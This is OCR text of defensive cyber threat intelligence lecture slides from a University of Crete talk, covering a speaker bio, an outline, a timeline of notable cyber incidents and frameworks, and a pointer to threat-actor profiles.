


CYBER SHIELDS UP: THEY SHALL NOT PASS

Lecture @ Computer Science Department

University of Crete

2 April 2024

Andreas Sfakianakis

Cyber Threat Intelligence Professional


TLP:CLEAR

WHO AM I

- Proud CEID and CSD Alumni
- CTI in Financial, Energy, and Technology sectors
- SANS, ENISA, FIRST.org, European Commission
- Twitter: @asfakian

  Website: www.threatintel.eu

DISCLAIMER




OUTLINE

Anatomy of Cyber Threats

The Corporate Cyber Shield

Building the Cyber Defenders


WELCOME YOU ARE
YOUNG PADAWAN
memegenerato

ANATOMY OF CYBER THREATS




Image from bestofspain.es

THE WORLD NEWS

Since 1883 YOUR NUMBER ONE SOURCE FOR HEADLINES $1.00

CYBER ATTACK!

24,000 FILES STOLEN IN LATEST ATTACK

Record attacks are now being reported throughout and lower throughout Efforts are being


IMPACT OF ATTACKS REACHING INTO THE ECONOMY

Efforts are being made by local law enforcement industry leaders in order to impact the spending in time for the consumers have

DEFENSE DEPARTMENT TO BEEF UP VIRUS PROTECTION

For updated information please visit our afternoon edition. Water consumption up throughout the country. Efforts are being made by local community leaders in order to spending in time for the Consumers

TIMELINE OF IMPORTANT EVENTS IN CTI HISTORY



Wider CTI Adoption

1989 Cuckoo's Egg

2009 Operation Aurora

2010 Stuxnet

2011 LM Kill Chain

2013 APT1 Report

2013 Pyramid of Pain

2013 Snowden Leaks

2014 Heart Bleed


2015 ATT&CK

2016 The Shadow Brokers / US Elections


2017 Wanna Cry / Petya

APT Becomes Mainstream

WHO ARE THE CYBER THREAT ACTORS?



https://www.crowdstrike.com/adversaries/

